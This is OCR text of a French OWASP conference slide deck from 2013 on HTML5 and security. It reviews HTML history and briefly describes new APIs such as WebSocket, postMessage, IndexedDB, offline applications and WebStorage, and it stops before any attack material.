HTML5 et la sécurité un point d'étape

Sébastien Gioria

OWASP France Leader

GSDays - 4 Avril 2013 - Paris - France

OWASP

The Open Web Application Security Project

OWASP
The Open Web Application Security Project

http://www.google.fr/#q=sebastien gioria

- Consultant Indépendant en Sécurité Applicative
- OWASP France Leader & Founder - Evangéliste
- OWASP Global Education Comittee Member (sebastien.gioria@owasp.org)

Twitter :@SPoint


Agenda

- Un peu d'histoire
- HTML5 pour les nuls en 4mn 2s
- Nouvelles attaques et protections ?
- Références

Oui, vous avez bien lu quelque chose ici

Delorean Passion

OWASP
The Open Web Application Security Project



Il n'y aura pas d'éléphpants dans cette présentation

Delorean Passion

OWASP
The Open Web Application Security Project

1993 1995 1998 2000 2006 2013

HTML 1.0

HTML 2.0

HTML 4.0

CSS 2

HTML 5 ?

CSS 3

JavaScript


la DOM

XmlHttpRequest

Il n'y aura pas d'éléphpants dans cette présentation

Delorean Passion

OWASP
The Open Web Application Security Project



20 ans, noces de porcelaine...

Il n'y aura pas d'éléphpants dans cette présentation

L'état de la norme

OWASP The Open Web App

W3C

HTML5

A vocabulary and associated APIs for HTML and XHTML

W3C Candidate Recommendation 17 December 2012

This Version:
http://www.w3.org/TR/2012/CR-html5-20121217/
Latest Published Version:
http://www.w3.org/TR/html5/
Latest Editor's Draft:
http://www.w3.org/html/wg/drafts/html/CR/
Previous Versions:
http://www.w3.org/TR/2012/WD-html5-20121025/
http://www.w3.org/TR/2012/WD-html5-20120329/
http://www.w3.org/TR/2011/WD-html5-20110525/
http://www.w3.org/TR/2011/WD-html5-20110405/
http://www.w3.org/TR/2011/WD-html5-20110113/
http://www.w3.org/TR/2010/WD-html5-20101019/
http://www.w3.org/TR/2010/WD-html5-20100624/
http://www.w3.org/TR/2010/WD-html5-20100304/
http://www.w3.org/TR/2009/WD-html5-20090825/
http://www.w3.org/TR/2009/WD-html5-20090423/
http://www.w3.org/TR/2009/WD-html5-20090212/
http://www.w3.org/TR/2008/WD-html5-20080610/
http://www.w3.org/TR/2008/WD-html5-20080122/
Editors:
Robin Berjon, W3C
Travis Leithead, Microsoft
Erika Doyle Navara, Microsoft
Edward O'Connor, Apple Inc.
Silvia Pfeiffer
Previous Editor:
Ian Hickson, Google, Inc.

This specification is available in the following formats: single page HTML, multipage HTML, web developer edition.

par contre il y a d'autres animaux...

OWASP
The Open Web Application Security Project

Eléments intéressants de HTML5

mais pas dans ce slide

OWASP
The Open Web Application Security Project

- Nouvelles balises
  - On n'est pas la pour parler de peinture...
- Nouvelles APIs
  - WebSocket
  - WebMessaging
  - IndexedDB
  - OffLine Web Application
  - WebStorage (votre nouveau DropBox ? ...)
  - Cross Origin Ressource Sharing (déja rien que le nom est intéressant...)

Ni dans celui la....

OWASP
The Open Web Application Security Project

- ***WebSocket : Permet d'effectuer des connexions persistantes et bi-directionnelles***
  - mécanisme de "Push" possible
  - interface en cours de finalisation/spécifications
  - nécessite un serveur "compatible"
  - API minimaliste (send, receive via event)
  - http://www.w3.org/TR/websockets/

en meme temps, des animaux dans cette présentation pourquoi ?

OWASP
The Open Web Application Security Project

- ***WebMessaging : communication inter-documents HTML***
  - via la méthode window.postMessage();
  - pas de garantie de contenu inoffensif (ie; pas de filtre de type anti-XSS ....)
  - vérification de l'origine a la charge de l'application receptrice.
  - il est possible de transporter du JSON :)
  - http://www.w3.org/TR/webmessaging/

tout seimplement parcequ'elle a été finalisée à Paques

OWASP
The Open Web Application Security Project

- ***IndexedDB; la Web SQL Database…***
  - API synchrone et asynchrone
  - pensée pour JavaScript; stockage d'objets
  - http://www.w3.org/TR/IndexedDB/

mettre des oeufs était difficile

OWASP
The Open Web Application Security Project

- ***Offline Web Applications: possibilité d'exécuter tout ou partie des applications même non connecté.***
  - –via navigator.onLine
  - –mise en cache des données nécessaires(HTML, CSS, JavaScript...)
  - –http://www.w3.org/TR/html5/offline.html

et du chocolat aussi


OWASP
The Open Web Application Security Project

- ***WebStorage : donne la capacité au navigateur de stocker jusqu'a 5Mo à 10Mo de données***
  - deux type de stockage : local ou de session
  - possibilité de stocker des objets JSON
  - possibilité de stocker de manière régulière
  - http://www.w3.org/TR/webstorage/

Sécurité ?

